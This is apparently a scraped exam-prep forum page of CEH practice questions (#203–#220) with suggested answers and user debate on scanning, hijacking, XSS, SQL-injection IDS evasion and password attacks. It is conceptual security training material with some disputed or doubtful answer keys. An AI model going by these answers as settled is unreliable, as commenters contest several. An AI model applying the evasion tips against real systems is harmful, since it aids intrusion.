Answer: D Hping options: -S = SYN scan -a (or "--spoof hostname") = set a fake IP source address, this option ensures that target will not gain your real address. However replies will be sent to spoofed address, so you will can't see them.

upvoted 1 times

Question #203 *Topic 1*

An ethical hacker is hired to conduct a comprehensive network scan of a large organization that strongly suspects potential intrusions into their internal systems. The hacker decides to employ a combination of scanning tools to obtain a detailed understanding of the network. Which sequence of actions would provide the most comprehensive information about the network's status?

A. Use Hping3 for an ICMP ping scan on the entire subnet, then use Nmap for a SYN scan on identified active hosts, and finally use Metasploit to exploit identified vulnerabilities.

B. Start with Hping3 for a UDP scan on random ports, then use Nmap for a version detection scan, and finally use Metasploit to exploit detected vulnerabilities.

C. Begin with NetScanTools Pro for a general network scan, then use Nmap for OS detection and version detection, and finally perform an SYN flooding with Hping3.

D. Initiate with Nmap for a ping sweep, then use Metasploit to scan for open ports and services, and finally use Hping3 to perform remote OS fingerprinting.

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

Step 1: Hping3 ICMP ping scan This efficiently discovers live hosts on the network by sending ICMP echo requests. It's a good first step for network reconnaissance. Step 2: Nmap SYN scan on active hosts Once live hosts are identified, an Nmap SYN scan quickly and stealthily determines open TCP ports and services, revealing potential vulnerabilities. Step 3: Metasploit exploitation With known open ports and services, Metasploit can be used to exploit identified vulnerabilities for further penetration testing.

upvoted 2 times

killwitch 1 year, 5 months ago

This sequence of actions provides the most structured and comprehensive approach to network scanning and penetration testing: Hping3 for ICMP Ping Scan: Identifies live hosts on the network by sending ICMP Echo Requests. Can bypass some firewalls and filters compared to standard ping. Helps to narrow down the target list for further scanning. Nmap for SYN Scan: Performs a stealthy port scan on the active hosts identified in the first step. Helps detect open ports and running services without completing a full TCP handshake. Can be combined with service and version detection for deeper analysis. Metasploit for Exploitation: Uses vulnerabilities identified in the scanning phase. Helps determine real-world risks by testing for possible exploitation. Provides insights into security weaknesses that need patching.

upvoted 1 times

Question #204 *Topic 1*

While working as an intern for a small business, you have been tasked with managing the company's web server. The server is being bombarded with requests, and the company's website is intermittently going offline. You suspect that this could be a Distributed Denial of Service (DDoS) attack. As an ethical hacker, which of the following steps would be your first course of action to mitigate the issue?

A. Contact your Internet Service Provider (ISP) for assistance

B. Install a newer version of the server software

C. Implement IP address whitelisting

D. Increase the server's bandwidth

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

In a DDoS attack, the server is overwhelmed by massive traffic, often from many distributed sources. Your own server resources (bandwidth, CPU) may not be sufficient to handle or filter this flood. ISPs typically have the capacity and tools (such as traffic filtering, blackholing, or rate limiting) to help mitigate large-scale DDoS attacks upstream before the traffic reaches your server. Contacting your ISP quickly can help reduce the impact.

upvoted 1 times

Question #205 *Topic 1*

As a cybersecurity consultant, you are working with a client who wants to migrate their data to a Software as a Service (SaaS) cloud environment. They are particularly concerned about maintaining the privacy of their sensitive data, even from the cloud service provider. Which of the following strategies would best ensure the privacy of their data in the SaaS environment?

A. Implement a Virtual Private Network (VPN) for accessing the SaaS applications.

B. Rely on the cloud service provider's built-in security features.

C. Encrypt the data client-side before uploading to the SaaS environment and manage encryption keys independently.

D. Use multi-factor authentication for all user accounts accessing the SaaS applications

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Client-side encryption ensures that data is encrypted before it leaves the client's environment. Because the encryption keys are managed independently by the client (not the cloud provider), even the SaaS provider cannot decrypt the data. This provides the highest level of data privacy and control in a SaaS model.

upvoted 1 times

NikoTomas 1 year, 5 months ago

"concerned about maintaining the privacy of their sensitive data, even from the cloud service provider" - so apparently it must be encryption before sending data to the cloud - C)

upvoted 2 times

Question #206 *Topic 1*

An ethical hacker is performing a network scan to evaluate the security of a company's IT infrastructure. During the scan, he discovers an active host with multiple open ports running various services. The hacker uses TCP communication flags to establish a connection with the host and starts communicating with it. He sends a SYN packet to a port on the host and receives a SYN/ACK packet back. He then sends an ACK packet for the received SYN/ACK packet, which triggers an open connection. Which of the following actions should the ethical hacker perform next?

A. Send a PSH packet to inform the receiving application about the buffered data.

B. Conduct a vulnerability scan on the open port to identify any potential weaknesses.

C. Scan another port on the same host using the SYN, ACK, and RST flags.

D. Send a FIN or RST packet to close the connection.

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

After establishing a TCP connection, the ethical hacker should interact with the service to identify vulnerabilities rather than immediately closing the connection or moving on to other ports.

upvoted 1 times

marcel9999 1 year, 6 months ago

see previous answers

upvoted 4 times

Dogeo 1 year, 6 months ago

Since the hacker has successfully established a connection with the target host, the next best step is to conduct a vulnerability scan on the open port to identify weaknesses in the system.

upvoted 4 times

MHafizC 1 year, 7 months ago

At this point, vulnerability scan is the one.

upvoted 3 times

Question #207 *Topic 1*

A multinational corporation's computer system was infiltrated by an advanced persistent threat (APT). During forensic analysis, it was discovered that the malware was utilizing a blend of two highly sophisticated techniques to stay undetected and continue its operations.
Firstly, the malware was embedding its harmful code into the actual binary or executable part of genuine system files rather than appending or prepending itself to the files. This made it exceptionally difficult to detect and eradicate, as doing so risked damaging the system files themselves.
Secondly, the malware exhibited characteristics of a type of malware that changes its code as it propagates, making signature-based detection approaches nearly impossible.
On top of these, the malware maintained a persistent presence by installing itself in the registry, making it able to survive system reboots.
Given these distinctive characteristics, which two types of malware techniques does this malware most closely embody?

A. Polymorphic and Metamorphic malware


B. Polymorphic and Macro malware

C. Macro and Rootkit malware

D. Metamorphic and Rootkit malware

Suggested Answer: *D*

Community vote distribution



marcel9999 Highly Voted 1 year, 6 months ago
Since the malware modifies its code dynamically (polymorphic) and integrates itself into system binaries (metamorphic),
upvoted 6 times

AndyK2 Most Recent 1 year, 1 month ago
Metamorphic techniques ensure long-term evasion of signature-based detection Rootkit techniques provide the persistence and stealth needed for ongoing operations Both techniques together create a sophisticated, hard-to-detect threat perfect for APT objectives
upvoted 3 times

lopesjaf 1 year, 1 month ago
A. Polymorphic and Metamorphic malware Both involve changing code to evade detection, but this pair doesn't address persistence via the registry directly. B. Polymorphic and Macro malware Macro malware affects documents, not system binaries; this doesn't match the description. C. Macro and Rootkit malware Macro malware is unrelated here; rootkit matches persistence, but no mention of macro code. D. Metamorphic and Rootkit malware Metamorphic matches the complex code rewriting and embedding into binaries, and rootkit matches the persistence via the registry and stealth.
upvoted 4 times

KnightHeart 1 year, 3 months ago
D. Metamorphic and Rootkit malware Metamorphic: Explains the code rewrite capability (changing code structure entirely). Rootkit: Explains embedding in system binaries and persistent registry installation. Alignment with Characteristics: Metamorphic mutation evades signatures. Rootkit techniques enable stealthy system file modification and persistence.
upvoted 3 times

KnightHeart 1 year, 3 months ago
"the malware maintained a persistent presence by installing itself in the registry, making it able to survive system reboots." mean it is a rootkit
upvoted 1 times

ehsarx 1 year, 6 months ago
For the reasons said before
upvoted 4 times

Dogeo 1 year, 6 months ago
Since the malware modifies its code dynamically (polymorphic) and integrates itself into system binaries (metamorphic),
upvoted 2 times

Question #208 *Topic 1*

As a certified ethical hacker, you are performing a system hacking process for a company that is suspicious about its security system. You found that the company's passwords are all known words, but not in the dictionary. You know that one employee always changes the password by just adding some numbers to the old password. Which attack is most likely to succeed in this scenario?

A. Brute-Force Attack


B. Password Spraying Attack

C. Hybrid Attack

D. Rule-based Attack

Suggested Answer: *D*

Community vote distribution



05ae4bf Most Recent 9 months ago

A rule-based attack uses a defined set of rules that tell the cracking tool exactly how to transform words (e.g., "capitalize first letter, append 2 digits, replace 'a' with '@', try years from 2000–2025"). It is more fine-grained and targeted: rules can encode very specific human patterns or policies, so the attack engine only generates candidates that match those rules, making it more efficient when the attacker knows the user's habits (such as "always just add some numbers to the old password").

upvoted 2 times

Ma06RC 1 year ago

See page 642 of CEHv13

upvoted 1 times

lopesjaf 1 year, 1 month ago

Since the passwords are words (not in the dictionary) + added numbers, a Hybrid Attack that starts with known words and adds numbers would be effective. Rule-based Attack is also viable because it applies rules like "append numbers," but hybrid attacks are generally described as combining dictionary words with common mutations, which fits better here.

upvoted 2 times

KnightHeart 1 year, 3 months ago

" passwords are all known words, but not in the dictionary.' mean it is not hybrid attack. D seem more perfer.

upvoted 3 times

hiddenmessages 1 year, 4 months ago

This is taught in OSCP and CPTS training. This is rule-based attacking. You apply a rule like if the old password for the targeted user is "NewPassword123!" The rule would be NewPassword[RULE]. Trick question, since this is a hacking exam, it's rule based

upvoted 2 times

ehsarx 1 year, 6 months ago

Rule based attack is sophisticated by the use of patterns to guess the password. Hybrid works by combining dictionary attack and some pattern. Yet the words are not dictionary based. I think D is correct

upvoted 2 times

marcel9999 1 year, 6 months ago

This type of attack depends on the dictionary attack. Often, people change their passwords merely by adding some numbers to their old passwords.

upvoted 3 times

Dogeo 1 year, 6 months ago

Since the passwords are based on common words with slight modifications (like numbers added at the end), the Hybrid Attack is the best choice to efficiently crack them.

upvoted 3 times

Question #209 *Topic 1*

A security analyst is investigating a potential network-level session hijacking incident. During the investigation, the analyst finds that the attacker has been using a technique in which they injected an authentic-looking reset packet using a spoofed source IP address and a guessed acknowledgment number. As a result, the victim's connection was reset. Which of the following hijacking techniques has the attacker most likely used?

A. Blind hijacking


B. UDP hijacking

C. RST hijacking

D. TCP/IP hijacking

Suggested Answer: *C*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

A. Blind hijacking: Involves injecting packets without seeing the traffic (blindly guessing sequence numbers). This could apply but is more generic. B. UDP hijacking: UDP is connectionless, so "reset packets" don't apply. C. RST hijacking: Specifically uses forged TCP RST packets to reset connections. D. TCP/IP hijacking: General term for hijacking TCP/IP sessions but doesn't specify RST injection.

upvoted 2 times

e30b32d 1 year, 3 months ago

Here the keyword is "reset" and answer is RST hijacking

upvoted 2 times

KnightHeart 1 year, 3 months ago

" a guessed acknowledgment number" mean it is a blind hijacking The attacker spoofed the source IP (making it "blind" to the victim's actual traffic) and guessed the acknowledgment number to send an RST packet. This matches the definition of blind hijacking, where the attacker disrupts or injects data without direct visibility into the session."RST hijacking" is not a standard term in cybersecurity. RST packets are used in TCP to reset connections, but the broader technique of using RST for disruption falls under session hijacking methods

upvoted 1 times

KnightHeart 1 year, 3 months ago

Selected Answer: A

" a guessed acknowledgment number" mean it is a blind hijacking The attacker spoofed the source IP (making it "blind" to the victim's actual traffic) and guessed the acknowledgment number to send an RST packet. This matches the definition of blind hijacking, where the attacker disrupts or injects data without direct visibility into the session.

upvoted 1 times

KnightHeart 1 year, 3 months ago

"RST hijacking" is not a standard term in cybersecurity. RST packets are used in TCP to reset connections, but the broader technique of using RST for disruption falls under session hijacking methods

upvoted 1 times

killwitch 1 year, 5 months ago

RST hijacking is an attack technique where an attacker injects a forged TCP Reset (RST) packet into an active session. This attack is effective because TCP connections rely on sequence and acknowledgment numbers for maintaining session integrity. In this scenario: - The attacker spoofed the source IP address to match one of the communicating parties. - The attacker guessed the acknowledgment number to make the injected RST packet appear legitimate. - As a result, the victim's connection was forcibly reset and terminated. This aligns precisely with RST hijacking, making it the most appropriate answer.

upvoted 1 times

Question #210 *Topic 1*

During a red team engagement, an ethical hacker is tasked with testing the security measures of an organization's wireless network. The hacker needs to select an appropriate tool to carry out a session hijacking attack. Which of the following tools should the hacker use to effectively perform session hijacking and subsequent security analysis, given that the target wireless network has the Wi-Fi Protected Access-pre-shared key (WPA-PSK) security protocol in place?

A. Hetty

B. bettercap

C. DroidSheep

D. FaceNiff

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Since the network uses WPA-PSK (encrypted), the attacker would need a tool capable of handling encrypted traffic and performing session hijacking effectively. Bettercap is the most suitable tool here as it can handle encrypted Wi-Fi networks (once the key is known or captured) and perform session hijacking and advanced attacks.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: B A. Hetty Hetty is an open-source HTTP toolkit built in Go, designed for web application security testing. It provides features like a proxy, scanner, and request inspector, similar to Burp Suite, but lightweight and developer-friendly. B. bettercap Bettercap is a powerful, modular network attack and monitoring tool that supports MITM attacks, sniffing, spoofing, packet manipulation, and more — often used in Wi-Fi and LAN security assessments. C. DroidSheep DroidSheep is an Android tool for session hijacking (sidejacking) over unencrypted Wi-Fi networks, allowing an attacker to capture cookies and impersonate users on web apps like Facebook or Twitter. D. FaceNiff 😈 FaceNiff is an Android app used for intercepting web session profiles over unsecured Wi-Fi, particularly targeting platforms like Facebook, Twitter, and YouTube, allowing unauthorized access to user sessions.

upvoted 2 times

Question #211 *Topic 1*

As a certified ethical hacker, you are tasked with gaining information about an enterprise's internal network. You are permitted to test the network's security using enumeration techniques. You successfully obtain a list of usernames using email IDs and execute a DNS Zone Transfer. Which enumeration technique would be most effective for your next move given that you have identified open TCP ports 25 (SMTP) and 139 (NetBIOS Session Service)?

A. Perform a brute force attack on Microsoft Active Directory to extract valid usernames

B. Exploit the NetBIOS Session Service on TCP port 139 to gain unauthorized access to the file system

C. Use SNMP to extract usernames given the community strings

D. Exploit the NFS protocol on TCP port 2049 to gain control over a remote system

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Exploit the NetBIOS Session Service on TCP port 139 to gain unauthorized access to the file system NetBIOS can be enumerated to reveal shares, user accounts, and other system info. It's a common next step after zone transfers and basic user enumeration, especially given port 139 is open. This option fits perfectly as the next logical step.

upvoted 2 times

Question #212 *Topic 1*

A large corporate network is being subjected to repeated sniffing attacks. To increase security, the company's IT department decides to implement a combination of several security measures. They permanently add the MAC address of the gateway to the ARP cache, switch to using IPv6 instead of IPv4, implement the use of encrypted sessions such as SSH instead of Telnet, and use Secure File Transfer Protocol instead of FTP. However, they are still faced with the threat of sniffing. Considering the countermeasures, what should be their next step to enhance network security?

A. Use HTTP instead of HTTPS for protecting usernames and passwords

B. Implement network scanning and monitoring tools

C. Enable network identification broadcasts

D. Retrieve MAC addresses from the OS

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

B. Implement network scanning and monitoring tools This is a strong defensive approach: detecting ongoing sniffing attacks or suspicious traffic. Tools like IDS/IPS, network monitors, or anomaly detection can help identify sniffers or man-in-the-middle activity. It complements existing encryption and static ARP defenses by actively detecting attacks.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Selected Answer: B

Answer: B

o They deployed encrypted protocols (HTTPS, FTPS, etc...) so the communication must be encrypted end-to-end. This means that sniffing, even if it is still ongoing, don't have an effect (the attacker can't read encrypted data). If sniffing is still happening, we can suppose that it can be carried out for example on network device (SPAN port, if attacker has such access) or on the endpoint itself (capturing traffic before it gets encrypted – but it is more about malware than network sniffing). However, sniffing can occur on encrypted traffic as well (it has no effect but it is still sniffing on the network). To resolve this tricky situation, implementing network scanning and monitoring tools looks like most appopriate solution - B).

upvoted 2 times

NikoTomas 1 year, 5 months ago

Answer: B o They deployed encrypted protocols (HTTPS, FTPS, etc...) so the communication must be encrypted end-to-end. This means that sniffing, even if it is still ongoing, don't have an effect (the attacker can't read encrypted data). If sniffing is still happening, we can suppose that it can be carried out for example on network device (SPAN port, if attacker has such access) or on the endpoint itself (capturing traffic before it gets encrypted – but it is more about malware than network sniffing). However, sniffing can occur on encrypted traffic as well (it has no effect but it is still sniffing on the network). To resolve this tricky situation, implementing network scanning and monitoring tools looks like most appopriate solution - B).Incorrect answers: C) - Network Identification Broadcast is a network-layer broadcast message used by certain legacy systems or protocols to announce the presence of a host or network segment to other devices on the same local network. It's typically used for discovery, name resolution, or service announcement. You do not want to enable it to make your services being advertised to the attacker. D) Retrieve MAC addresses from the OS – well, it may help in ivestigation if there is some communication with suspicious host(s) in the LAN, but I think it doesn't satisfy question: "step to enhance network security". But implementing scanning and monitoring tools (B) enhances it.

upvoted 2 times

NikoTomas 1 year, 5 months ago

Incorrect answers: C) - Network Identification Broadcast is a network-layer broadcast message used by certain legacy systems or protocols to announce the presence of a host or network segment to other devices on the same local network. It's typically used for discovery, name resolution, or service announcement. You do not want to enable it to make your services being advertised to the attacker. D) Retrieve MAC addresses from the OS – well, it may help in ivestigation if there is some communication with suspicious host(s) in the LAN, but I think it doesn't satisfy question: "step to enhance network security". But implementing scanning and monitoring tools (B) enhances it.

upvoted 2 times

Question #213 *Topic 1*

As the chief security officer at SecureMobile, you are overseeing the development of a mobile banking application. You are aware of the potential risks of man-in-the-middle (MitM) attacks where an attacker might intercept communication between the app and the bank's servers. Recently, you have learned about a technique used by attackers where they use rogue Wi-Fi hotspots to conduct MitM attacks. To prevent this type of attack, you plan to implement a security feature in the mobile app. What should this feature accomplish?

A. It should require two-factor authentication for user logins.


B. It should prevent the app from communicating over a network if it detects a rogue access point.

C. It should prevent the app from connecting to any unencrypted Wi-Fi networks.

D. It should require users to change their password every 30 days.

Suggested Answer: *B*

Community vote distribution



lexvather Most Recent 9 months, 3 weeks ago

SSL PINNING - ANSWER B

upvoted 1 times

AndyK2 1 year, 1 month ago

By implementing a feature that detects rogue access points and prevents the app from communicating over such networks, you can significantly reduce the risk of MitM attacks.

upvoted 1 times

lopesjaf 1 year, 1 month ago

Prevent the app from communicating over a network if it detects a rogue access point This directly addresses the issue by avoiding communication if a suspicious or rogue Wi-Fi hotspot is detected. This would effectively mitigate MitM attacks over such hotspots.

upvoted 2 times

NikoTomas 1 year, 5 months ago

Answer: A (?) App can't detect whether device is connected to the rogue AP or not. AP looks legitimate and the app can't recognize it. So B) is not correct. As I googled and ChatGPTed, Android app can programmatically detect/infer WiFi network properties like encryption, but Apple iOS does NOT – so option C) "allow only connnection to encrypted WiFi" is questionable. Here we can suppose that banking app is using TLS, which is encrypted end-to-end. Sometimes users use public APs with Open Authentication and bank probably don't want to limit users in doing it (am I right? is it doing some bank?) – the app traffic is secured by TLS. Even if victim connects to the rogue AP, the attacker can't easily intercept TLS connection – if he/she proxy it via own server, its certificate for the domain do not match... the same is true when spoofing DNS replies to redirect victim to attacker's fake server, which, again, doesn't have certificate for the bank domain signed by trusted CA. Continuation below.....continuation: Anyway, if attacker somehow overcome these difficulties (for ex. trick victim to trust fake server certificate) and gains access to the victim's transmitted data (for ex. login credentials) on rogue WiFi network , then 2FA can prevent connection to the legitimate user account as attacker don't have access to second MFA channel (authenticator app / SMS / HW token...). Of course, some types of MFA (if not implemented properly) can be also proxied and captured using Evilginx2. But it is rare today. So I would opt for A) - Implement 2FA and let user connect to any network (even open) as banking app traffic should be natively encrypted (TLS) – taking C) "allow only connnection to encrypted WiFi" as incorrect. But actually, I'm not sure what they want to hear in this question. They are asking for feature to prevent MitM attack. Is it just straightforward "mandatory use encryption" C) or do they want 2FA - A)?Even with 2FA, an attacker on a rogue hotspot could intercept

upvoted 2 times

NikoTomas 1 year, 5 months ago

Selected Answer: A

Answer: A (?)

App can't detect whether device is connected to the rogue AP or not. AP looks legitimate and the app can't recognize it. So B) is not correct.

As I googled and ChatGPTed, Android app can programmatically detect/infer WiFi network properties like encryption, but Apple iOS does NOT – so option C) "allow only connnection to encrypted WiFi" is questionable. Here we can suppose that banking app is using TLS, which is encrypted end-to-end. Sometimes users use public APs with Open Authentication and bank probably don't want to limit users in doing it (am I right? is it doing some bank?) – the app traffic is secured by TLS.

Even if victim connects to the rogue AP, the attacker can't easily intercept TLS connection – if he/she proxy it via own server, its certificate for the domain do not match... the same is true when spoofing DNS replies to redirect victim to attacker's fake server, which, again, doesn't have certificate for the bank domain signed by trusted CA.

Continuation below...

upvoted 2 times

NikoTomas 1 year, 5 months ago

...continuation: Anyway, if attacker somehow overcome these difficulties (for ex. trick victim to trust fake server certificate) and gains access to the victim's transmitted data (for ex. login credentials) on rogue WiFi network , then 2FA can prevent connection to the legitimate user account as attacker don't have access to second MFA channel (authenticator app / SMS / HW token...). Of course, some types of MFA (if not implemented properly) can be also proxied and captured using Evilginx2. But it is rare today. So I would opt for A) - Implement 2FA and let user connect to any network (even open) as banking app traffic should be natively encrypted (TLS) – taking C) "allow only connnection to encrypted WiFi" as incorrect. But actually, I'm not sure what they want to hear in this question. They are asking for feature to prevent MitM attack. Is it just straightforward "mandatory use encryption" C) or do they want 2FA - A)?

upvoted 2 times

KnightHeart 1 year, 3 months ago

Even with 2FA, an attacker on a rogue hotspot could intercept encrypted traffic (e.g., by presenting a fake certificate) or trick users into trusting a malicious network.

upvoted 2 times

Question #214 *Topic 1*

A cyber attacker has initiated a series of activities against a high-profile organization following the Cyber Kill Chain Methodology. The attacker is presently in the "Delivery" stage. As an Ethical Hacker, you are trying to anticipate the adversary's next move. What is the most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology?

A. The attacker will attempt to escalate privileges to gain complete control of the compromised system.

B. The attacker will exploit the malicious payload delivered to the target organization and establish a foothold.

C. The attacker will initiate an active connection to the target system to gather more data.

D. The attacker will start reconnaissance to gather as much information as possible about the target.

Suggested Answer: *B*

Community vote distribution



Currently there are no comments in this discussion, be the first to comment!

Question #215 *Topic 1*

You are a cloud security expert at CloudGuard Inc. working with a client who plans to transition their infrastructure to a public cloud. The client expresses concern about potential data breaches and wants to ensure that only authorized personnel can access certain sensitive resources. You propose implementing a Zero Trust security model. Which of the following best describes how the Zero Trust model would enhance the security of their cloud resources?

A. It operates on the principle of least privilege, verifying each request as if it is from an untrusted source, regardless of its location.

B. It encrypts all data stored in the cloud, ensuring only authorized users can decrypt it.

C. It uses multi-factor authentication for all user accounts.

D. It ensures secure data transmission by implementing SSL/TLS protocols.

Suggested Answer: *A*

Community vote distribution

A (100%)

e30b32d Most Recent 1 year, 3 months ago

Zero trust means no trust and A says exactly that

upvoted 1 times

Question #216 *Topic 1*

Your company, Encryptor Corp, is developing a new application that will handle highly sensitive user information. As a cybersecurity specialist, you want to ensure this data is securely stored. The development team proposes a method where data is hashed and then encrypted before storage. However, you want an added layer of security to verify the integrity of the data upon retrieval. Which of the following cryptographic concepts should you propose to the team?

A. Switch to elliptic curve cryptography.

B. Implement a block cipher mode of operation.

C. Apply a digital signature mechanism.

D. Suggest using salt with hashing.

Suggested Answer: *C*

Community vote distribution

C (100%)

Currently there are no comments in this discussion, be the first to comment!

Question #217 *Topic 1*

As part of a penetration testing team, you've discovered a web application vulnerable to Cross-Site Scripting (XSS). The application sanitizes inputs against standard XSS payloads but fails to filter out HTML-encoded characters. On further analysis, you've noticed that the web application uses cookies to track session IDs. You decide to exploit the XSS vulnerability to steal users' session cookies. However, the application implements HTTPOnly cookies, complicating your original plan. Which of the following would be the most viable strategy for a successful attack?

A. Build an XSS payload using HTML encoding and use it to exploit the server-side code, potentially disabling the HTTPOnly flag on cookies.

B. Develop a browser exploit to bypass the HTTPOnly restriction, then use a HTML-encoded XSS payload to retrieve the cookies.

C. Utilize an HTML-encoded XSS payload to trigger a buffer overflow attack, forcing the server to reveal the HTTPOnly cookies.

D. Create a sophisticated XSS payload that leverages HTML encoding to bypass the input sanitization, and then use it to redirect users to a malicious site where their cookies can be captured.

Suggested Answer: *D*

Community vote distribution



NikoTomas Most Recent 1 year, 5 months ago

Answer: D I'm choosing D) because other answers are unrealistic and useless but D) also won't work as presented in the answer because when user is redirected to the malicious site, then only cookies belonging to the TARGET SITE are sent with the request (if some exists in the browser) but NOT cookies belonging to the SOURCE SITE which we are hacking. So attacker won't get the cookies in question with HttpOnly flag. Anyway, the malicious site can be useful for another hacks then...

upvoted 1 times

pindinga1 1 year, 7 months ago

The correct answer is: D. Create a sophisticated XSS payload that leverages HTML encoding to bypass the input sanitization, and then use it to redirect users to a malicious site where their cookies can be captured. Explanation: The scenario involves a web application vulnerable to Cross-Site Scripting (XSS) that sanitizes inputs against standard XSS payloads but fails to filter out HTML-encoded characters. Additionally, the application uses HTTPOnly cookies, which prevent client-side scripts (like JavaScript) from accessing the cookies directly. Here's why option D is the most viable strategy:

upvoted 2 times

MHafizC 1 year, 7 months ago

HTML Encoding to Bypass Input Sanitization: Since the application fails to filter out HTML-encoded characters, you can craft an XSS payload that uses HTML encoding to bypass the input sanitization. Redirecting Users to a Malicious Site: By redirecting users to a malicious site, you can capture their session cookies through other means, such as social engineering or exploiting vulnerabilities on the malicious site. This approach circumvents the HTTPOnly restriction, as the cookies are not directly accessed by the script but are instead sent to the malicious site.

upvoted 2 times

Question #218 *Topic 1*

An ethical hacker is testing the security of a website's database system against SQL Injection attacks. They discover that the IDS has a strong signature detection mechanism to detect typical SQL injection patterns. Which evasion technique can be most effectively used to bypass the IDS signature detection while performing a SQL Injection attack?

A. Employ IP fragmentation to obscure the attack payload


B. Implement case variation by altering the case of SQL statements

C. Leverage string concatenation to break identifiable keywords

D. Use Hex encoding to represent the SQL query string

Suggested Answer: *D*

Community vote distribution



kingq 1 year, 1 month ago

Correct Answer: C. Leverage string concatenation to break identifiable keywords Explanation: In this scenario, the IDS (Intrusion Detection System) is using signature-based detection to identify SQL injection attacks. These signatures typically look for known patterns such as: UNION SELECT ' OR '1'='1 DROP TABLE, etc.

upvoted 1 times

KnightHeart 1 year, 3 months ago

D: Highly effective for bypassing static keyword-based signatures, as the IDS sees encoded data instead of plaintext SQL keywords.

upvoted 3 times

NikoTomas 1 year, 5 months ago

Selected Answer: A

Answer: A

According to EC-Council training materials (especially CEH — Certified Ethical Hacker), the most effective evasion technique against signature-based Intrusion Detection Systems (IDS) is: □ Employing IP Fragmentation "IP fragmentation is one of the most effective techniques to evade signature-based IDS, as it breaks the attack payload into multiple packets that may not be reassembled correctly by the IDS."

upvoted 2 times

NikoTomas 1 year, 5 months ago

Answer: A According to EC-Council training materials (especially CEH — Certified Ethical Hacker), the most effective evasion technique against signature-based Intrusion Detection Systems (IDS) is: □ Employing IP Fragmentation "IP fragmentation is one of the most effective techniques to evade signature-based IDS, as it breaks the attack payload into multiple packets that may not be reassembled correctly by the IDS."Wrong - Modern IDS platforms perform stream reassembly. IP fragmentation operates at Layer 3 while SQL injection is an application-layer (Layer 7) attack — fragmentation does nothing to obscure the SQL payload content once the stream is reassembled by the IDS.⚠ Other Options Explained: B. Implement case variation by altering the case of SQL statements • Most modern IDSs normalize input. □ Limited effectiveness. C. Leverage string concatenation to break identifiable keywords • Turns UNION SELECT into UNI + ON SEL + ECT • Some IDS systems detect common string obfuscation patterns, so this is partially effective, but not stealthy. ⚠ Moderately useful for application-level filters, but weaker at the network layer. D. Use Hex encoding to represent the SQL query string • Converts payload to something like 0x73656c65637420 (select) • Many modern IDS/IPS systems decode hex automatically ⚠ Good for bypassing input filters, less effective at evading advanced IDS.

upvoted 2 times

Nian Most Recent 4 months, 1 week ago

Wrong - Modern IDS platforms perform stream reassembly. IP fragmentation operates at Layer 3 while SQL injection is an application-layer (Layer 7) attack — fragmentation does nothing to obscure the SQL payload content once the stream is reassembled by the IDS.

upvoted 1 times

NikoTomas 1 year, 5 months ago

⚠ Other Options Explained: B. Implement case variation by altering the case of SQL statements • Most modern IDSs normalize input. □ Limited effectiveness. C. Leverage string concatenation to break identifiable keywords • Turns UNION SELECT into UNI + ON SEL + ECT • Some IDS systems detect common string obfuscation patterns, so this is partially effective, but not stealthy. ⚠ Moderately useful for application-level filters, but weaker at the network layer. D. Use Hex encoding to represent the SQL query string • Converts payload to something like 0x73656c65637420 (select) • Many modern IDS/IPS systems decode hex automatically ⚠ Good for bypassing input filters, less effective at evading advanced IDS.

upvoted 3 times

Question #219 *Topic 1*

You have been hired as an intern at a start-up company. Your first task is to help set up a basic web server for the company's new website. The team leader has asked you to make sure the server is secure from common threats. Based on your knowledge from studying for the CEH exam, which of the following actions should be your priority to secure the web server?

A. Limiting the number of concurrent connections to the server

B. Installing a web application firewall

C. Regularly updating and patching the server software

D. Encrypting the company's website with SSL/TLS

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Regular updates and patching are the most fundamental and critical step in securing any system, including a web server. Most exploits and attacks target known vulnerabilities, and patching ensures these holes are closed.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: C – updating and patching regularly Incorrect answers: A) limiting number of connections – if server is unpatched and vulnerable, even 1 well crafted connection can break it. B) WAF – good solution to have but it can't avoid all kinds of exploits against unpatched server. D) SSL/TLS encryption – protects data in transport but not server itself.

upvoted 2 times

Question #220 *Topic 1*

A sophisticated attacker targets your web server with the intent to execute a Denial of Service (DoS) attack. His strategy involves a unique mixture of TCP SYN, UDP, and ICMP floods, using 'r' packets per second. Your server, reinforced with advanced security measures, can handle 'h' packets per second before it starts showing signs of strain. If 'r' surpasses 'h', it overwhelms the server, causing it to become unresponsive. In a peculiar pattern, the attacker selects 'r' as a composite number and 'h' as a prime number, making the attack detection more challenging. Considering 'r=2010' and different values for 'h', which of the following scenarios would potentially cause the server to falter?

A. h=1987 (prime): The attacker's packet rate exceeds the server's capacity, causing potential unresponsiveness.

B. h=1999 (prime): Despite the attacker's packet flood, the server can handle these requests, remaining responsive.

C. h=1993 (prime): Despite being less than 'r', the server's prime number capacity keeps it barely operational, but the risk of falling is imminent.

D. h=2003 (prime): The server can manage more packets than the attacker is sending, hence it stays operational.

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

The only logically consistent choice matching the scenario described is: A. h = 1987 (prime): The attacker's packet rate exceeds the server's capacity, causing potential unresponsiveness.

upvoted 1 times

KnightHeart 1 year, 3 months ago

